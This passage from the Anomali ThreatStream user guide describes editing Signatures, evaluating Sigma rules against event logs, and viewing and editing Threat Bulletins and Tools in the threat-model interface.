 - TLP:** A section with radio buttons for 'Red', 'Amber+Strict', 'Amber', 'Green', and 'Clear'.
 - TITLE:** A text input field containing 'srIntest011'.
 - TAGS:** A section with a 'Visibility' dropdown set to 'My Organization' and a text input field containing 'E.g., First Tag, Second Tag'.
 - INTELLIGENCE INITIATIVE:** A section with a link 'Add Intelligence Initiative'.
 - SOURCE CREATED:** A section with 'Choose Date' and 'Choose Time' buttons, and a 'Now' link.
 - SOURCE MODIFIED:** A section with 'Choose Date' and 'Choose Time' buttons, and a 'Now' link.
 - SOURCE LOCATIONS:** A section with a 'Search Locations' input field.
 - TARGET LOCATIONS:** A section with a 'Search Locations' input field and two tags: 'Afghanistan' and 'Africa'.
 - TARGET INDUSTRY:** A section with a 'Search Target Industry' input field.

4. In edit view, make changes to any of the fields listed below.

Field	Description
TLP	Select a TLP (Traffic Light Protocol) color to associate with the Signature. The TLP color provides a mechanism to communicate to consumers of the information whether further dissemination of this information is allowed; if further dissemination is allowed, how freely can this information be distributed. To learn more about TLP, search for "Traffic Light Protocol" in your favorite search engine.
Title	Enter a meaningful name for the Signature. Signature titles are associated with your organization. Therefore, you cannot create two Signatures with the same title within your organization. However, two Signatures with the same title can exist on ThreatStream as long as they belong to different organizations.  Note: Titles must be 255 characters or less.

Field	Description
Tags	Enter a term that can be used to search this entity later using search. To add private tags that are only visible to your organization, assign them the My Organization visibility setting. Tags assigned the Anomali Community visibility setting are visible to any user with access to the entity. Since organizations can decide whether users outside of their organization can add public tags to their data, the Anomali Community visibility setting is not available in all cases. Tagging is a quick and easy way to add metadata to threat intelligence. For example, you can add a tag to indicate the industry that the threat intelligence is associated with or a tag to indicate the Kill Chain phase stage. As you type the first few characters of the tag, the 20 most used tags in your organization from the previous seven days are displayed. Enable the Preferred Tags Only toggle to display and search though only the list of preferred tags. Alternatively, enter * to display preferred tags. For more information on configuring Preferred Tags, see "Adding Preferred Tags to Intelligence" on page 204.  For entities owned by your organization, you can delete any public tag associated with the entity. For entities owned by other organizations, you can only delete tags added by your organization.  Note:

Field	Description
	 - Signatures can contain up to 200 tags per organization. Tags added by other organizations do not count toward this limit. - Tags must be 2,000 characters or less. - You can remove any public tag added by other organizations to your Threat Model entities.
Intelligence Initiative	Add intelligence initiatives associated with the Signature. Click Add Intelligence Initiative to add an intelligence initiative to the Signature.
Source Created	Specify the date and time when the entity was created by its original source. Click Now to use the current time.
Source Modified	Specify the date and time when the entity was last modified by its original source. Click Now to use the current time.
Source Locations	Select source countries, regions, or administrative areas (US States and Washington DC only) associated with the Signature. Locations available for selection are defined by STIX 2.1.  Note: Only organizations owning the Signature can add or delete source locations.

Field	Description
Target Locations	Select target countries, regions, or administrative areas (US States and Washington DC only) associated with the Signature. Locations available for selection are defined by STIX 2.1.  Note: Only organizations owning the Signature can add or delete target locations.
Target Industry	Select target industries associated with the Signature. Target industry options available for selection are defined by the STIX 2.1 Industry Sector vocabulary.  Note: Only organizations owning the Signature can add or delete target industries.
Signature	
Signature Type	Select one of the following Signature types: Snort, YARA, CyBOX, OpenIOC, ClamAV, Suricata, Bro, Carbon Black Query, Custom, Splunk Query, Sigma, RSA NetWitness.

Field	Description
Signature	Enter the full text of the Signature. Under Load Signature from file, add the Signature from a file. The maximum file size is 10 KB. OR Under Paste Signature, manually enter the Signature.  Note: Supported file types are YARA (.yar) , Snort/Suricata (.rules), Cybox/OpenIOC (.xml), Splunk/Carbon Black Query/Custom (.txt), Bro Intel (.bro), and ClamAV (.ign .ign2 .ftm .hdu .hdb .hsu .hsb .ndb .msu .msb .mdu .mdb .ndu .wdb .sfp .pdb .ldu .ldb .idb.fp .crb .cdb), Sigma (.yaml .yml)
Associations	

Field	Description
Observables	Create associations with the Signature.
Threat Bulletins	To create associations with this Signature: a. Click Add for the type of entity you want to associate. b. Select the entities you want to add. c. (Optional) On the Details tab, define an SRO for the association. See " Managing STIX Relationship Objects (SROs) " on page 815 for more information. d. Click Create Association . The associations have been created.
Actors	
Attack Patterns	
Campaigns	
Courses of Action	
Identities	
Incidents	
Infrastructure	
Intrusion Sets	
Malware	
Signatures	
Tools	
TTPs	
Vulnerabilities	
Sandbox Reports	
Investigations	
Investigations	Investigations associated with the Signature. To remove the Signature from an investigation, click on the investigation of your interest and delete the Signature from the investigation page. See " Managing Entities on the Table View " on page 939for details.



Note: Visibility is set when you publish entities. If you want to change the Visibility of a published entity, click **Publish** in the Actions menu and select a new Visibility. See ["Reviewing Threat Model Entities for Publication" on page 581](#) for more information.

Evaluating Sigma Rules

[Sigma](#) is an open source rule format used in the defensive security community to share attack detection signatures.



Notes:

- The Evaluate Rules action is available to users with the **Can use Security Analytics** permission. For information about user permissions, see ["Managing Organization Users " on page 122](#).
- Only Sigma rules v1.x are supported.

The following Sigma rule fields correspond with Security Analytics event search fields.


Sigma Rule Fields	Event Search Fields
c-uri-query	url
c-useragent	user_agent
CommandLine	command_line
DestinationHostname	dest
DestinationIp	dest_ip
DestinationPort	dest_port
Details	reg_value_data
dst_ip	dest_ip
dst_port	dest_port

Sigma Rule Fields	Event Search Fields
EventID	event_id
EventName	event_name
FileName	file_name
FilePath	file_path
Image	image
NewProcessName	image
OriginalFileName	original_file_name
ParentCommandLine	parent_command_line
ParentImage	parent_image
ParentProcessID	parent_process_id
Platform	platform
ProcessCommandLine	command_line
ProcessID	process_id
SourceImage	parent_image
SourcePort	src_port
TargetFilename	file_name
TargetObject	reg_key
UserAgent	user_agent


For example, if the Sigma rule is written to evaluate TargetFilename or FileName, Security Analytics evaluates the event log file_name field. Contact Anomali to request support for additional fields.

To initiate rule evaluation:


1. Navigate to **Analyze > Threat Model**.
2. Use the search filters to display Sigma signatures.



3. Click the name of the Signature you want to evaluate to display its details page.
4. Click **Actions > Evaluate Rules** to initiate the evaluation.



ThreatStream opens a new browser tab and issues an AQL search that initiates Sigma rule evaluation against your event log data for the default search time range.



In Search, you can set up a saved search, create an alert to run the saved search on a schedule, and create a dashboard panel to track Sigma rule matches. For information about AQL search, go to the [AQL Search Help Center](#).

Viewing Threat Bulletin Details

The screenshot displays the Anomali ThreatStream interface for viewing a threat bulletin. The interface is divided into several sections:

- Header:** Shows the bulletin title "CSA-23161 Recent TeamTNT Activity Demonstrates Expanding Capabilities Details" and the original publication date "Originally published on: 2023-09-07T08:35:40".
- Left Sidebar:** Contains metadata such as "Published", "Published Date: 18 Sep 2023 16:08", and "TLP: N/A". It also includes a "Watch" button and a "Star" button.
- Main Content Area:** Features a "Short Description (report id:217165):" and a "Rich_text_description (report id:217165):" section. Below these is a "Summary" section and a "Details" section.
- Bottom Section:** Includes a "TeamTNT Attribution" section and a comment section with a "Post" button.

1 Summary

Summaries contain high level information, such as the Threat Bulletin title, the user who created the Threat Bulletin, publication status, publication date, and TLP setting.

2 Actions

- **Edit:** Edit Threat Bulletin details. For more information, see ["Editing Threat Bulletins" on page 767](#).
- **Publication workflow:** Move the Threat Bulletin through the publication review workflow. Possible actions include Assign User, Request Review, Complete

Review, and Publish. For more information, see ["Reviewing Threat Model Entities for Publication" on page 581](#).

- **Add to Investigation:** Add the Threat Bulletin to a new or existing investigation. When adding a Threat Bulletin to an investigation, you can additionally add any observables associated with the Threat Bulletin to the investigation. See ["Managing Investigation Entities" on page 930](#) for more information.
- **Anonymize:** Change the user and organization information anonymization setting. If enabled, users outside of your organization with access to the data will see "Analyst" in all fields that would otherwise display an organization or user name.
- **Delete:** Delete the Threat Bulletin. See ["Deleting Threat Model Entities" on page 596](#) for more information.
- **Clone:** Create a My Organization copy of the Campaign . For more information, see ["Cloning Threat Model Entities" on page 593](#)
- **Retrospective Search:** Run a Forensics & Retrospective search on your Security Analytics instance to see the matches for the observables associated with the Threat Bulletin.



Note: To enable this functionality you must have an active subscription to Anomali Security Analytics.


3 Attributes

Attributes may include Tags, Visibility, Intelligence Initiative, Feed, Campaign , Source, TTP, Source Locations, Target Locations, Target Industry, Source Created, and Source Modified.

For a complete list of fields and definitions, see ["Editing Threat Bulletins" on page 767](#).

To assign an intelligence initiative to a Threat Bulletin:

1. Click **Add Intelligence Initiative**.
2. Select the intelligence initiatives with which you want to associate the Threat Bulletin.
3. Click **Add**.



4 Description

Full text of the Threat Bulletin.

5 Associations

Associated Observables, Threat Model entities, Import Sessions, and Sandbox Reports.

6 MITRE ATT&CK

MITRE heat map displaying attack patterns or TTPs associated with the Threat Bulletin. See ["Using MITRE ATT&CK Frameworks in Threat Models" on page 813](#) for details.

7 Investigations

Investigations in which the Threat Model entity appear. Click the Investigation Name to drill down on the investigation. For information on adding threat model entities to investigations, see ["Managing Investigation Entities" on page 930](#).



Notes:

- Investigations do not appear in this list until they are saved.
- If a user has created an analyst note for a specific threat model entity inside of an investigation, the analyst icon is displayed in the Investigations tab for that threat model entity.

8 Attachments

External references relating to the Threat Bulletin.

9 Notes

STIX 2.1 notes associated with the Threat Bulletin.

10 History


When a change is made to a Threat Bulletin, a log entry of the change is created in this section for future reference. If the change is made by the owner of the Threat Bulletin, the organization name is shown in the log entry; all other organization names are hidden.

11 Comments

View and add comments to the threat model entity. Posted comments are displayed in reverse chronological order based on the timestamp in the `created_ts` field, with the most recently added comments appearing first and the oldest comments appearing last. To add private comments visible to your organization only, assign the Private red color to them. Comments with the Public white color assigned to them are visible to any user with access to the threat model entity. If the Public white color is not available, your Organization Administrator has enabled the Restrict Public Comments setting to restrict users in your organization from posting public comments. This is done to prevent your organization's comments from being shared publicly.

12 Intelligence Actions

- **Watch:** Receive notifications when the intelligence is updated.
- **Star:** Bookmark the intelligence.
- **Views:** Total view count of the intelligence by organization users. Additionally, you can track views of threat model entities for your organization by adding the standard Most Viewed Threat Models by my Org widget to a custom dashboard. To learn how to add standard widgets to a custom dashboard, see ["Adding Standard Widgets to Custom Dashboards"](#) on page 61.



- **Like:** Tell the Anomali community if you like or dislike the intelligence.
- **Share:** Send the intelligence to another ThreatStream user. Users receive in-app notifications when intelligence is shared with them. For more on in-app notifications, see ["Receiving In-App Notifications From ThreatStream"](#) on page 88.

13 Export


- **Create Report (PDF):** Generate a PDF using a template for sharing threat model entities outside of ThreatStream. See ["Creating PDF Reports" on page 597](#) for more information.
- **Share via Email:** Share the Threat Bulletin with ThreatStream users (within or outside your organization) or non-ThreatStream users through email. See ["Sharing Threat Model Entities via Email" on page 589](#) for more information.
- **Export IOCs to CSV:** Export observables associated with the Threat Bulletin in CSV format. You can select specific **Fields to Export**. You can export up to 1000 associated observables.
- **Export to STIX:** Export the Threat Bulletin in STIX format. See ["Exporting Threat Model Entities in STIX Format" on page 607](#) for more information.

Editing Threat Bulletins

Threat Bulletins created by your organization users can always be edited.


To edit a Threat Bulletin:

1. Navigate to **ThreatStream > Analyze > Threat Model**.
2. Click the name of the Threat Bulletin you want to edit.
3. Click **Actions > Edit**.



4. In edit view, make changes to any of the fields listed below.


Field	Description
TLP	Select a TLP (Traffic Light Protocol) color to associate with the Threat Bulletin. The TLP color provides a mechanism to communicate to consumers of the information whether further dissemination of this information is allowed; if yes, how freely can this information be distributed. To learn more about TLP, search for "Traffic Light Protocol" in your favorite search engine.
Title	Enter a descriptive and informative name for the Threat Bulletin. Note: Titles must be 255 characters or less.

Field	Description
Tags	Enter a term that can be used to search for this entity later using search. To add private tags that are only visible to your organization, assign them the My Organization visibility setting. Tags assigned the Anomali Community visibility setting are visible to any user with access to the entity. Since organizations can decide whether users outside of their organization can add public tags to their data, the Anomali Community visibility setting is not available in all cases. Tagging is a quick and easy way to add metadata to threat intelligence. For example, you can add a tag to indicate the industry that the threat intelligence is associated with or a tag to indicate the Kill Chain phase stage. As you type the first few characters of the tag, the 20 most used tags in your organization from the previous seven days are displayed. Enable the Preferred Tags Only toggle to display and search though only the list of preferred tags. Alternatively, enter * to display preferred tags. For more information on configuring Preferred Tags, see "Adding Preferred Tags to Intelligence" on page 204.  For entities owned by your organization, you can delete any public tag associated with the entity. For entities owned by other organizations, you can only delete tags added by your organization.  Note:

Field	Description
	 - Threat Bulletins can contain up to 200 tags per organization. Tags added by other organizations do not count toward this limit. - Tags must be 2,000 characters or less. - You can remove any public tag added by other organizations to your Threat Model entities.
Intelligence Initiative	Add intelligence initiatives associated with the Threat Bulletin. Click Add Intelligence Initiative to add an intelligence initiative to the Threat Bulletin.
Source Created	Specify the date and time when the entity was created by its original source. Click Now to use the current time.
Source Modified	Specify the date and time when the entity was last modified by its original source. Click Now to use the current time.
Source Locations	Select source countries, regions, or administrative areas (US States and Washington DC only) associated with the Threat Bulletin. Locations available for selection are defined by STIX 2.1.  Note: Only organizations owning the Threat Bulletin can add or delete source locations.

Field	Description
Target Locations	Select target countries, regions, or administrative areas (US States and Washington DC only) associated with the Threat Bulletin. Locations available for selection are defined by STIX 2.1.  Note: Only organizations owning the Threat Bulletin can add or delete target locations.
Target Industry	Select target industries associated with the Threat Bulletin. Target industry options available for selection are defined by the STIX 2.1 Industry Sector vocabulary.  Note: Only organizations owning the Threat Bulletin can add or delete target industries.
Source	Enter the name of the source of the intelligence.
Description	

Field	Description
Create import session with observables found in Threat Bulletin body	When checked, an import job for the observables specified in the Description of the Threat Bulletin is automatically created upon clicking Save. Once an import job has been created, it goes through the same workflow as any other import job on ThreatStream. See "Importing Observables with Import Assistant" on page 306 for more information. If observables are discovered the import session will be displayed in the Import Sessions of the Threat Bulletin.  Note: Once the Threat Bulletin is assigned the Publication Status <i>Published</i>, this action is no longer available.
Active collaborators	Displays users who are currently editing the Threat Bulletin. Hover over a user icon to see the associated name. Live collaboration enables multiple users to simultaneously edit the same Threat Bulletin in real time, without overwriting work or losing modifications. Within the description section, cursor positions from all active users are visible in real time, providing visual awareness of who is working where in the document.  Note: This is a limited-availability feature. Contact your Customer Support representative if you want to enable it for your organization.

Field	Description
Description	Enter a description for the threat model. You can enter a description by using the Rich Text or a Markdown editor or a pre-existing description template. The Rich Text editor enables you to add pre-formatted content. You can copy and paste content including images from .doc, docx, and .pdf files into the Rich Text editor. All formatting is preserved. Tip: To remove formatting from pasted text, select the text from which you want to remove formatting and click the "Clear Formatting" button.  The Markdown editor enables you to use a markdown description. Note: Once a description has been saved, you can no longer switch between the rich text and markdown editors. If you want to use a pre-existing description template, select it from the Templates drop-down list. If none of the existing templates meet your need, you can create a new template. See "Creating Description Templates From Threat Models" on page 594 for more information.
Associations	


Field	Description
Observables	Create associations with the Threat Bulletin.
Threat Bulletins	To create associations with this Threat Bulletin: a. Click Add for the type of entity you want to associate. b. Select the entities you want to add. c. (Optional) On the Details tab, define an SRO for the association. See "Managing STIX Relationship Objects (SROs)" on page 815 for more information. d. Click Create Association . The associations have been created.
Actors	
Attack Patterns	
Campaigns	
Courses of Action	
Identities	
Incidents	
Infrastructure	
Intrusion Sets	
Malware	
Signatures	
Tools	
TTPs	
Vulnerabilities	
Sandbox Reports	
Investigations	
Investigations	Investigations associated with the Threat Bulletin. To remove the Threat Bulletin from an investigation, click on the investigation of your interest and delete the Threat Bulletin from the investigation page. See "Managing Entities on the Table View " on page 939 for details.
Attachments	

Field	Description
Attachments	Add file attachments to the entity. To add attachments: - Click Add File in the Actions menu. - Drag and drop files of interest into the resulting window, or click the window to open your file explorer and browse for files.  Note: You can include up to 15 files in a single upload. Each files must be 10 MB or less. In sum, selected files must be 100 MB or less. - Click Attach. The files have been uploaded.



Note: Visibility is set when you publish entities. If you want to change the Visibility of a published entity, click **Publish** in the Actions menu and select a new Visibility. See ["Reviewing Threat Model Entities for Publication" on page 581](#) for more information.

Viewing Tool Details



1 Summary

Summaries contain high-level information, such as the Tool title, the user who created the Tool entity, publication status, publication date, and TLP setting.

2 Actions

- **Edit:** Edit Tool details. For more information, see ["Editing Tools" on page 779](#).
- **Assign User:** Assign the Tool to a user in your organization for further work on the entity.
- **Publication workflow:** Move the Tool through the publication review workflow. Possible actions include Assign User, Request Review, Complete Review, and Publish. For more information, see ["Reviewing Threat Model Entities for Publication" on page 581](#).
- **Add to Investigation:** Add the Tool to a new or existing investigation. When adding a Tool to an investigation, you can additionally add any observables associated with the Tool to the investigation. See ["Managing Investigation Entities" on page 930](#) for more information.
- **Anonymize:** Change the user and organization information anonymization setting. If enabled, users outside of your organization with access to the data will see "Analyst" in all fields that would otherwise display an organization or user name.
- **Delete:** Delete the Tool. See ["Deleting Threat Model Entities" on page 596](#) for more information.
- **Clone:** Create a private copy of the Tool. For more information, see ["Cloning Threat Model Entities" on page 593](#)

3 Attributes


Attributes may include Tags, Visibility, Intelligence Initiative, Feed, Aliases, Source Locations, Target Locations, Target Industry, Tool Version, Tool Types, Kill Chain Phases, Source Created, and Source Modified.

For a complete list of fields and definitions, see ["Editing Tools" on page 779](#).

To assign an intelligence initiative to a Tool:

1. Click **Add Intelligence Initiative**.
2. Select the intelligence initiatives with which you want to associate the Tool.

3. Click **Add**.



4 Description

Full text description of the Tool.

5 Associations

Associated Observables, Threat Model entities, Import Sessions, and Sandbox Reports.

If you associate an import session with the Tool, associations are also created for all observables contained in the import session.

6 MITRE ATT&CK

MITRE heat map displaying all attack patterns or TTPs associated with the Tool.
See ["Using MITRE ATT&CK Frameworks in Threat Models" on page 813](#) for details.

7 Investigations

Investigations in which the threat model entity appear. Click the Investigation Name to drill down on the investigation. For information on adding threat model entities to investigations, see ["Managing Investigation Entities" on page 930](#).



Notes:

- Investigations do not appear in this list until they are saved.
- If a user has created an analyst note for a specific threat model entity inside of an investigation, the analyst icon is displayed in the Investigations tab for that threat model entity.

8 Attachments

External references relating to the Tool.

9 Notes

STIX 2.1 notes associates with the Tool.

10 History


When a change is made to a Tool, a log entry of the change is created in this section for future reference. If the change is made by the owner of the Tool, the organization name is shown in the log entry; all other organization names are hidden.

11 Comments

View and add comments to the threat model entity. Posted comments are displayed in reverse chronological order based on the timestamp in the `created_ts` field, with the most recently added comments appearing first and the oldest comments appearing last. To add private comments visible to your organization only, assign the Private red color to them. Comments with the Public white color assigned to them are visible to any user with access to the threat model entity. If the Public white color is not available, your Organization Administrator has enabled the Restrict Public Comments setting to restrict users in your organization from posting public comments. This is done to prevent your organization's comments from being shared publicly.

12 Intelligence Actions

- **Watch:** Receive notifications when the intelligence is updated.
- **Star:** Bookmark the intelligence.
- **Views:** Total view count of the intelligence by organization users. Additionally, you can track views of threat model entities for your organization by adding the standard Most Viewed Threat Models by my Org widget to a custom dashboard. To learn how to add standard widgets to a custom dashboard, see ["Adding Standard Widgets to Custom Dashboards" on page 61](#).



- **Like:** Tell the Anomali community if you like or dislike the intelligence.

- **Share:** Send the intelligence to another ThreatStream user. Users receive in-app notifications when intelligence is shared with them. For more on in-app notifications, see ["Receiving In-App Notifications From ThreatStream" on page 88](#).

13 Export

- **Create Report (PDF):** Generate a PDF using a template for sharing threat model entities outside of ThreatStream. See ["Creating PDF Reports" on page 597](#) for more information.
- **Share via Email:** Share the Tool with ThreatStream users (within or outside your organization) or non-ThreatStream users through email. See ["Sharing Threat Model Entities via Email" on page 589](#) for more information.
- **Export IOCs to CSV:** Export observables associated with the Tool in CSV format. You can select specific **Fields to Export**. You can export up to 1000 associated observables.
- **Export to STIX:** Export the Tool in STIX format. See ["Exporting Threat Model Entities in STIX Format" on page 607](#) for more information.


Editing Tools

Tools created by your organization users can always be edited.

To edit a Tool:

1. Navigate to **ThreatStream > Analyze > Threat Model**.
2. Click the name of the Tool you want to edit.


3. Click **Actions > Edit**.



4. In edit view, make changes to any of the fields listed below.

